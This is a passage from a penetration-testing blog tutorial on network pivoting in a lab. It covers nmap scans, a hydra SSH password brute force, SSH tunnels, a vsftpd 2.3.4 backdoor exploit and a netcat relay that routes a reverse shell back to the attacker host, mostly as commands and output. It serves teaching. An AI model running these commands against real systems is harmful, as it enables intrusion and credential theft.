
Pivoting - part 1. Practical example

cocomelonc.github.io/pentest/2021/11/04/pivoting-1.html

November 4, 2021

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:71:57:18 brd ff:ff:ff:ff:ff:ff
    inet 7.7.1.13/24 brd 7.7.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe71:5718/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```
ip
1:
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:71:57:18 brd ff:ff:ff:ff:ff:ff
    inet 7.7.1.13/24 brd 7.7.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe71:5718/64 scope link
       valid_lft forever preferred_lft forever
```

This article will consider scenarios for attacking protected segments of a corporate network using pivoting techniques. I will focus on a practical example.


pivoting

Pivoting is a technique by which access is organized to those networks to which we do not have access under normal circumstances and obtained using compromised computers. Network isolation will be useless if we compromise a host that has access to all isolated subnets. Thus, an attacker can use the routing capabilities of a compromised machine to access internal corporate resources.

I will show with an example how an attacker can gain access to a "hidden" network without having direct access to it in the early stages of penetration testing using pivot techniques.

scenario


Let's consider at this network topology:



enum and compromise machine A

Firstly, scan ports:

```
nmap -Pn -sV 10.9.1.11
```




```
 kali@kali  ~  nmap -Pn -sV 10.9.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-31 09:28 +06
Nmap scan report for 10.9.1.11
Host is up (0.00075s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
25/tcp   open  smtp    Exim smtpd
80/tcp   open  http    Apache httpd 2.2.16 ((Debian))
111/tcp  open  rpcbind 2 (RPC #100000)
2049/tcp open  nfs     2-4 (RPC #100003)
8080/tcp open  http    nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 10.66 seconds
```

As you can see SSH port `22` is open.

Let’s go to brute via `hydra`:

```
hydra -f -v -V -l root -P rockyou-15.txt -s 22 ssh://10.9.1.11 -t 2
```




```
 kali@kali  ~/pivoting  hydra -f -v -V -l root -P rockyou-15.txt -s 22 -f ssh://10.9.1.11 -t 2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-31 12:25:31
[DATA] max 2 tasks per 1 server, overall 2 tasks, 250 login tries (l:1/p:250), ~125 tries per task
[DATA] attacking ssh://10.9.1.11:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@10.9.1.11:22
[INFO] Successful, password authentication is supported by ssh://10.9.1.11:22
[ATTEMPT] target 10.9.1.11 - login "root" - pass "123456" - 1 of 250 [child 0] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "12345" - 2 of 250 [child 1] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "123456789" - 3 of 250 [child 1] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "password" - 4 of 250 [child 0] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "iloveyou" - 5 of 250 [child 1] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "princess" - 6 of 250 [child 0] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "1234567" - 7 of 250 [child 1] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "12345678" - 8 of 250 [child 0] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "password123" - 9 of 250 [child 1] (0/0)
[ATTEMPT] target 10.9.1.11 - login "root" - pass "abc123" - 10 of 250 [child 0] (0/0)
[22][ssh] host: 10.9.1.11   login: root   password: password123
[STATUS] attack finished for 10.9.1.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-31 12:26:00
 kali@kali  ~/pivoting 
```

ssh port forward

Check network interfaces on machine `A`:

```
ifconfig
```




```
root@debian:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:98:15:8a
          inet addr:10.9.1.11  Bcast:10.9.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe98:158a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16824 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4404 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21253193 (20.2 MiB)  TX bytes:361897 (353.4 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:38:d7:dd
          inet addr:7.7.1.9  Bcast:7.7.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe38:d7dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:419 errors:0 dropped:0 overruns:0 frame:0
          TX packets:382 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50355 (49.1 KiB)  TX bytes:33257 (32.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8756 (8.5 KiB)  TX bytes:8756 (8.5 KiB)
```

As you can see we discover another network `7.7.1.0/24`.

Further, according to the scenario, the attacker wants to gain access to the subnet behind the `7.7.7.0/24` interface. To do this, he needs to use a compromised host as a pivot.

In a compromised host, we cannot use `nmap` for port scanning, so use `netcat`:


```
nc -zv -w1 7.7.1.5 1-100
```



```
root@debian:~# nc -zv -w1 7.7.1.5 1-100
7.7.1.5: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [7.7.1.5] 80 (www) open
(UNKNOWN) [7.7.1.5] 53 (domain) open
(UNKNOWN) [7.7.1.5] 25 (smtp) open
(UNKNOWN) [7.7.1.5] 23 (telnet) open
(UNKNOWN) [7.7.1.5] 22 (ssh) open
(UNKNOWN) [7.7.1.5] 21 (ftp) open
root@debian:~# 
```

then banner grabbling via netcat:

```
nc 7.7.1.5 21
```




```
root@debian:~#
root@debian:~# nc 7.7.1.5 21
220 (vsFTPd 2.3.4)
^C
root@debian:~# 
```

We found a vulnerable `21` port:

https://www.exploit-db.com/exploits/49757


for exploitation `7.7.1.5` we use ssh tunnel:

```
ssh -L 10.9.1.6:8021:7.7.1.5:21 -L 10.9.1.6:6200:7.7.1.5:6200 root@10.9.1.11
```



```
 kali@kali  ~  ssh -L 10.9.1.6:8021:7.7.1.5:21 -L 10.9.1.6:6200:7.7.1.5:6200 root@10.9.1.11
root@10.9.1.11's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 31 06:27:45 2021 from 10.9.1.6
root@debian:~#
root@debian:~#
```

So what we do in here? We forwarded ports from attacker's machine to victim machine `B` via compromised machine `A` - `10.9.1.11`:



forward **10.9.1.6 8021** port to **7.7.1.5 21** port via SSH tunnel (**10.9.1.11**)
forward **10.9.1.6 6200** port to **7.7.1.5 6200** port via SSH tunnel (**10.9.1.11**)


Why `6200` port? Because, backdoor use this port.

exploit and access machine B

For exploitation machine `B` with address `7.7.1.5`, we'll download python exploit for `vsftpd 2.3.4` backdoor:
https://github.com/ahervias77/vsftpd-2.3.4-exploit/blob/master/vsftpd_234_exploit.py

Download and run:

```
python3 vsftpd_234_exploit.py 10.9.1.6 8021 whoami
```




```
root@kali:/home/kali/metasploitable2# python3 vsftpd_234_exploit.py 10.9.1.6 8021 whoami
[*] Attempting to trigger backdoor...
[+] Triggered backdoor
[*] Attempting to connect to backdoor...
[+] Connected to backdoor on 10.9.1.6:6200
[+] Response:
root
```

It's ok, but we cannot start the reverse shell because we do not have a reverse route.

create back port forwarding for our reverse shell.

on machine `A` run:


```
nc -l -p 3333 -c "nc 10.9.1.6 3333"
```



```
root@debian:/tmp# nc -l -p 3333 -c "nc 10.9.1.6 3333"
```


and prepare listener on attacker machine:

```
nc -nlvp 3333
```



```
root@kali:~# nc -nlvp 3333
listening on [any] 3333 ...
```


So what we do in here? Port forwarding is one of the basic steps during tunneling. This technique is used when the service within the detected network is not directly accessible. This is because our routing is unidirectional. We know how to access the internal service, but the service does not have an appropriate route to the attacker's machine. Therefore, we will redirect the all incoming connections to `3333` port from machine `A` to attacker's machine (on `3333` port):



